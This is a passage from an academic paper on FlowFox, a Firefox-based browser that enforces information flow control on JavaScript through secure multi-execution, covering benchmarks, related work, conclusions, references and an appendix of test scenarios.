3. Server-driven policies, where a site can configure FlowFox to better protect the information returned from that site.

Note that none of these cases requires the end-user to write policies. Policy writing is obviously too complex for browser end-users.

5.3 Performance and Memory Cost

All experiments reported in this section were performed on a MacBook notebook with a 2GHz Intel®Core$^{\text{TM}}$2 Duo processor and 2GB RAM.

5.3.1 *Micro Benchmarks*

The goal of the first performance experiment is to quantify the performance cost of our implementation of SME for JavaScript.

[4]`http://www.tynt.com/`



Figure 8: Experimental results for the micro benchmarks.

We used the Google Chrome v8 Benchmark suite version 6 [5] – a collection of pure JavaScript benchmarks used to tune the Google Chrome project – to benchmark the JavaScript interpreter of our prototype. To simulate I/O intensive applications, we reused the I/O test from Devriese and Piessens [18, §V.B]. This test simulates interleaved inputs and outputs at all available security levels while simulating a 10ms I/O latency.

We measured timings for three different runs: (i) the original unmodified SpiderMonkey, (ii) SpiderMonkey with our modifications but without multi-executing (every benchmark was essentially executed at a low security level with all available DOM calls assigned a low security level) and (iii) SpiderMonkey with SME enabled.

The results of this experiment in Figure 8 show that our modifications have the largest impact – even when not multi-executing – for applications that extensively exploit data structures, like `splay` and `raytrace`. The results also confirm our expectations that our prototype implementation more or less doubles execution time when actively multi-executing with two security levels. The `io` test shows only a negligible impact overhead, because while one security level blocks on I/O, the other level can continue to execute. The results are in line with previous research results of another SME implementation [18].

Since web scripts can be I/O intensive, the small performance impact on I/O intensive code is important, and one can expect macro-benchmarks for web scenarios to be substantially better than 200%.

5.3.2 *Macro Benchmarks*

The goal of the second performance experiment is to measure the impact on the latency perceived by a browser user.

We used the web application testing framework Selenium to record and automatically replay six scenarios from our second compatibility experiment for both the unmodified Mozilla Firefox 8.0.1 browser and FlowFox. The results in Figure 9 show the average execution time (including the standard deviation) of each scenario for both browsers. In order to realistically simulate a typical browsing environment, caching was enabled during browsing, but cleared between different browser runs. The results show that the user-perceived latency for real-life web applications is at an acceptable scale.

[5]`http://v8.googlecode.com/svn/data/benchmarks/v6/` revision 10404.



Figure 9: Latency induced by FlowFox on scenarios.

5.3.3 *Memory Benchmarks*

Finally, we provide a measurement of the memory cost of FlowFox. During the compatibility experiment, where FlowFox was browsing to 500 different websites, we measured the memory consumption for each site via `about:memory` after the `onload` event. On average, FlowFox incurred a memory overhead of 88%.

6. RELATED WORK

We discuss related work on (i) information flow security and specific enforcement mechanisms and (ii) general web script security countermeasures.

Information Flow Security.

Information flow security is an established research area, and too broad to survey here. For many years, it was dominated by research into static enforcement techniques. We point the reader to the well-known survey by Sabelfeld and Myers [38] for a discussion of general, static approaches to information flow enforcement.

Dynamic techniques have seen renewed interest in the last decade. Le Guernic's PhD thesis [28] gives an extensive survey up to 2007, but since then, significant new results have been achieved. Recent works propose run time monitors for information flow security, often with a particular focus on JavaScript, or on the web context. Sabelfeld et al. have proposed monitoring algorithms that can handle DOM-like structures [37], dynamic code evaluation [3] and timeouts [36]. In a very recent paper, Hedin and Sabelfeld [21] propose dynamic mechanisms for all the core JavaScript language features. Austin and Flanagan [4] have developed alternative, sometimes more permissive techniques. These run time monitoring based techniques are likely more efficient than the technique proposed in this paper, but they lack the precision of secure multi-execution: such monitors will block the execution of some non-interferent programs.

Secure multi-execution (SME) is another dynamic technique that was developed independently by several researchers. Capizzi et al. [13] proposed *shadow executions*: they propose to run two executions of processes for the H (secret) and L (public) security level to provide strong confidentiality guarantees. They applied their technique also to Mozilla Firefox but they multi-execute the entire browser and hence can't enforce the same script policies as FlowFox can, as we discussed in Section 3.3. Devriese and Piessens [18] were the first to prove the strong soundness and precision guarantees that SME offers. They also report on a JavaScript implementation that requires a modified virtual machine, but without integrating it in a browser.

These initial results were improved and extended in several ways: Kashyap et al. [27], generalize the technique of secure multi-execution to a family of techniques that they call *the scheduling approach to non-interference*, and they analyze how the scheduling strategy can impact the security properties offered. Jaskelioff and Russo [24] propose a monadic library to realize secure multi-execution in Haskell, and Barthe et al. [9] propose a program transformation that simulates SME. Bielova et al. [10] propose a variant of secure multi-execution suitable for reactive systems such as browsers. This paper develops the theory of SME for reactive systems, but the implementation is only for a simple browser model written in OCaml. Finally, Austin and Flanagan [5] develop a more efficient implementation technique. Their multi-faceted evaluation technique could lead to a substantial improvement in performance for FlowFox, especially for policies with many levels.

Also static or hybrid techniques specifically for information flow security in JavaScript or in browsers have been proposed, but these techniques either are quite restrictive and/or can not handle the full JavaScript language. Bohannan et al. [12, 11] define a notion of non-interference for reactive systems, and show how a model browser can be formalized as such a reactive system. Chugh et al. [14] have developed a novel multi-stage static technique for enforcing information flow security in JavaScript. BFlow [44] provides a framework for building privacy-preserving web applications and includes a coarse-grained dynamic information flow control monitor.

Other Web Script Security Countermeasures.

Information flow security is one promising approach to web script security, but two other general-purpose approaches have been applied to script security as well: isolation and taint-tracking.

Isolation or *sandboxing* based approaches develop techniques where scripts can be included in web pages without giving them (full) access to the surrounding page and the browser API. Several practical systems have been proposed, including ADSafe [15], Caja [31] and Facebook JavaScript [19]. Maffeis et al. [29] formalize the key mechanisms underlying these sandboxes and prove they can be used to create secure sandboxes. They also discuss several other existing proposals, and we point the reader to their paper for a more extensive discussion of work in this area. Isolation is easier to achieve than non-interference, but it is also more restrictive: often access needs to be denied to make sure the script can not leak the information, but it would be perfectly fine to have the script use the information locally in the browser.

Taint tracking is an approximation to information flow security, that only takes explicit flows into account. It can be implemented more efficiently than dynamic information flow enforcement techniques, and several authors have proposed taint tracking systems for web security. Two representative examples are Xu et al. [43], who propose taint-enhanced policy enforcement as a general approach to mitigate implementation-level vulnerabilities, and Vogt et al. [41] who propose taint tracking to defend against cross-site scripting.

Besides these general alternative approaches, many ad-hoc countermeasures for specific classes of web script security problems have been proposed – because of space constraints, we don't provide a full list. We discussed the examples of AdJail [40], SessionShield [33] and history sniffing [42] in the paper.

7. CONCLUSIONS

We have discussed the design, implementation and evaluation of FlowFox, a browser that extends Mozilla Firefox with a general, flexible and sound information flow control mechanism. FlowFox provides evidence that information flow control can be implemented in a full-scale web browser, and that doing so, supports powerful security policies without compromising compatibility.
All our research material – including the prototype implementation and the Selenium test cases – is available online at `http://distrinet.cs.kuleuven.be/software/FlowFox/`.

8. ACKNOWLEDGMENTS

The authors thank Andrei Sabelfeld, Nataliia Bielova, Fabio Massacci and the anonymous reviewers for their feedback on draft versions of this paper. The development of FlowFox was strongly influenced by discussions with and feedback from the WebSand and SPION project teams.

This research is partially funded by the Research Fund KU Leuven, the EU-funded FP7 projects NESSoS and WebSand and by the IWT-SBO project SPION. Dominique Devriese holds a Ph.D. fellowship of the Research Foundation - Flanders (FWO).

With the financial support from the Prevention of and Fight against Crime Programme of the European Union European Commission – Directorate-General Home Affairs. This publication reflects the views only of the authors, and the European Commission cannot be held responsible for any use which may be made of the information contained therein.

9. REFERENCES

[1] D. Akhawe, A. Barth, P. E. Lam, J. Mitchell, and D. Song. Towards a Formal Foundation of Web Security. In *Proceedings of the IEEE Computer Security Foundations Symposium*, pages 290–304, 2010.

[2] P. Akritidis, M. Costa, M. Castro, and S. Hand. Baggy Bounds Checking: An Efficient and Backwards-Compatible Defense against Out-of-Bounds Errors. In *Proceedings of the USENIX Security Symposium*, pages 51–66, 2009.

[3] A. Askarov and A. Sabelfeld. Tight Enforcement of Information-Release Policies for Dynamic Languages. In *Proceedings of the IEEE Computer Security Foundations Symposium*, pages 43–59, 2009.

[4] T. H. Austin and C. Flanagan. Permissive Dynamic Information Flow Analysis. In *Proceedings of the ACM SIGPLAN Workshop on Programming Languages and Analysis for Security*, pages 3:1–3:12, 2010.

[5] T. H. Austin and C. Flanagan. Multiple Facets for Dynamic Information Flow. In *Proceedings of the ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, 2012.

[6] L. D. Baron. Preventing attacks on a user's history through css :visited selectors. `http://dbaron.org/mozilla/visited-privacy`, 2010.

[7] A. Barth, C. Jackson, and J. C. Mitchell. Robust Defenses for Cross-Site Request Forgery. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 75–88, 2008.

[8] A. Barth, C. Jackson, and J. C. Mitchell. Securing Frame Communication in Browsers. In *Proceedings of the USENIX Security Symposium*, 2008.

[9] G. Barthe, J. M. Crespo, D. Devriese, F. Piessens, and E. Rivas. Secure Multi-Execution through Static Program Transformation. *Proceedings of the International Conference on Formal Techniques for Distributed Systems*, pages 186–202, 2012.

[10] N. Bielova, D. Devriese, F. Massacci, and F. Piessens. Reactive non-interference for a browser model. In *Proceedings of the International Conference on Network and System Security*, 2011.

[11] A. Bohannon and B. C. Pierce. Featherweight Firefox: Formalizing the Core of a Web Browser. In *Proceedings of the USENIX Conference on Web Application Development*, pages 123–135, 2010.

[12] A. Bohannon, B. C. Pierce, V. Sjöberg, S. Weirich, and S. Zdancewic. Reactive Noninterference. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 79–90, 2009.

[13] R. Capizzi, A. Longo, V. Venkatakrishnan, and A. Sistla. Preventing Information Leaks through Shadow Executions. In *Proceedings of the Annual Computer Security Applications Conference*, pages 322–331, 2008.

[14] R. Chugh, J. A. Meister, R. Jhala, and S. Lerner. Staged Information Flow for JavaScript. *ACM SIGPLAN Notices*, 44(6):50–62, 2009.

[15] D. Crockford. Adsafe. `http://www.adsafe.org/`, December 2009.

[16] M. Daniel, J. Honoroff, and C. Miller. Engineering Heap Overflow Exploits with JavaScript. In *Proceedings of the USENIX Workshop on Offensive Technologies*, 2008.

[17] P. De Ryck, L. Desmet, P. Philippaerts, and F. Piessens. A Security Analysis of Next Generation Web Standards. Technical report, European Network and Information Security Agency (ENISA), 2011.

[18] D. Devriese and F. Piessens. Noninterference Through Secure Multi-Execution. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 109–124, 2010.

[19] Facebook. Fbjs. `http://developers.facebook.com/docs/fbjs/`, 2011.

[20] D. Flanagan. *JavaScript: The Definitive Guide*. O'Reilly Media, Inc., 6th edition, 2011.

[21] D. Hedin and A. Sabelfeld. Information-Flow Security for a Core of JavaScript. In *Proceedings of the IEEE Computer Security Foundations Symposium*, 2012.

[22] W3c: Html5. `http://dev.w3.org/html5/spec/Overview.html`.

[23] D. Jang, R. Jhala, S. Lerner, and H. Shacham. An Empirical Study of Privacy-Violating Information Flows in JavaScript Web Applications. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 270–283, 2010.

[24] M. Jaskelioff and A. Russo. Secure Multi-Execution in Haskell. In *Proceedings of Andrei Ershov International Conference on Perspectives of System Informatics*, 2011.

[25] M. Johns. On JavaScript Malware and related threats - Web page based attacks revisited. *Journal in Computer Virology*, 4(3):161 – 178, August 2008.

[26] R. W. M. Jones and P. H. J. Kelly. Backwards-compatible bounds checking for arrays and pointers in C programs. In *Proceedings of the International Workshop on Automatic Debugging*, pages 13–26, 1997.

[27] V. Kashyap, B. Wiedermann, and B. Hardekopf. Timing- and Termination-Sensitive Secure Information Flow: Exploring a New Approach. In *Proceedings of the IEEE Conference on Security and Privacy*, pages 413–428, 2011.

[28] G. Le Guernic. *Confidentiality Enforcement Using Dynamic Information Flow Analyses*. PhD thesis, Kansas State University, 2007.

[29] S. Maffeis, J. C. Mitchell, and A. Taly. Object Capabilities and Isolation of Untrusted Web Applications. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 125–140, 2010.

[30] J. Magazinius, A. Askarov, and A. Sabelfeld. A Lattice-based Approach to Mashup Security. In *Proceedings of the ACM Symposium on Information, Computer and Communications Security*, pages 15–23, 2010.

[31] M. S. Miller, M. Samuel, B. Laurie, I. Awad, and M. Stay. Caja: Safe active content in sanitized javascript. `http://google-caja.googlecode.com/files/caja-spec-2008-01-15.pdf`, January 2008.

[32] N. Nikiforakis, L. Invernizzi, A. Kapravelos, S. Van Acker, W. Joosen, C. Kruegel, F. Piessens, and G. Vigna. You Are What You Include: Large-scale Evaluation of Remote JavaScript Inclusions. In *Proceedings of the ACM Conference on Computer and Communications Security*, 2012.

[33] N. Nikiforakis, W. Meert, Y. Younan, M. Johns, and W. Joosen. SessionShield: Lightweight protection against session hijacking. In *Proceedings of the International Symposium on Engineering Secure Software and Systems*, pages 87–100, 2011.

[34] N. Provos, P. Mavrommatis, M. A. Rajab, and F. Monrose. All Your iFRAMEs Point to Us. In *Proceedings of the USENIX Security Symposium*, pages 1–15, 2008.

[35] N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu. The Ghost In The Browser Analysis of Web-based Malware. In *Proceedings of the USENIX Workshop on Hot Topics in Understanding Botnets*, 2007.

[36] A. Russo and A. Sabelfeld. Securing Timeout Instructions in Web Applications. In *Proceedings of the IEEE Computer Security Foundations Symposium*, pages 92–106, 2009.

[37] A. Russo, A. Sabelfeld, and A. Chudnov. Tracking Information Flow in Dynamic Tree Structures. In *Proceedings of the European Symposium on Research in Computer Security*, pages 86–103, 2009.

[38] A. Sabelfeld and A. C. Myers. Language-Based Information-Flow Security. *IEEE Journal on Selected Areas of Communications*, 21(1):5–19, January 2003.

[39] K. Singh, A. Moshchuk, H. J. Wang, and W. Lee. On the Incoherencies in Web Browser Access Control Policies. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 463–478, 2010.

[40] M. Ter Louw, K. T. Ganesh, and V. Venkatakrishnan. Adjail: Practical Enforcement of Confidentiality and Integrity Policies on Web Advertisements. In *Proceedings of the USENIX Security Symposium*, pages 24–24, 2010.

[41] P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Krügel, and G. Vigna. Cross Site Scripting Prevention with Dynamic Data Tainting and Static Analysis. In *Proceedings of the Annual Network & Distributed System Security Symposium*, 2007.

[42] Z. Weinberg, E. Y. Chen, P. R. Jayaraman, and C. Jackson. I Still Know What You Visited Last Summer: User interaction and side-channel attacks on browsing history. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2011.

[43] W. Xu, S. Bhatkar, and R. Sekar. Taint-Enhanced Policy Enforcement: A Practical Approach to Defeat a Wide Range of Attacks. In *Proceedings of the USENIX Security Symposium*, pages 121–136, 2006.

[44] A. Yip, N. Narula, M. Krohn, and R. Morris. Privacy-preserving browser-side scripting with BFlow. In *Proceedings of the ACM European Conference on Computer Systems*, pages 233–246. ACM, 2009.

[45] Y. Younan, W. Joosen, and F. Piessens. Runtime countermeasures for code injection attacks against C and C++ programs. *ACM Computing Surveys*, 44(3):17:1–17:28, 2012.

[46] Y. Younan, P. Philippaerts, L. Cavallaro, R. Sekar, F. Piessens, and W. Joosen. PAriCheck: An Efficient Pointer Arithmetic Checker for C Programs. In *Proceedings of the ACM Symposium on Information, Computer and Communications Security*, pages 145–156, 2010.

APPENDIX

A. SCENARIOS

Category	Site	Rank	Use Case Scenario
Search Engine	Google	1	The user types – through keyboard simulation – in a keyword, clicks on a random search term in the auto-completed result list and waits for the result page.
Social Network Site	Facebook	2	The user clicks on a friend in friends list and types – through keyboard simulation – a multi-line private message. Next, the user clicks on the send button.
Web Mail	Yahoo!	4	The user click on the 'Compose Message' button and fills in the to and subject fields. Next, he types in the message body and ends with clicking on the send button. The user waits until he gets confirmation by the web mail provider that the message is sent successfully.
Wiki	Wikipedia	6	The user opens the main page and clicks on the search bar. Next, the user types – through keyboard simulation – the first characters of a keyword. The user clicks on the first result and waits until a specific piece of text is found on the page (i.e. the page successfully loaded).
Blogging	Blogspot	8	The user opens the dashboard and create a new blog post. The user waits until the interface is completely loaded and types – through keyboard simulation – a title and a message. Next, the user saves the message and closes the editor.
Online Sales	Amazon	11	The user clicks in the search bar and types – through keyboard simulation – the beginning of a book title. The user clicks on the first search result within the auto-completed result list and adds the book to the shopping cart. Finally the user deletes the book again from the cart.
Tracking	Microsoft	31	The user selects random pieces of text from within the home page and clicks on several objects (e.g. menu items). The tracking library will leak the selected locations.
Tracking	The Sun	547	The user selects random pieces of text from within the home page. The tracking library will leak the document title and selected text.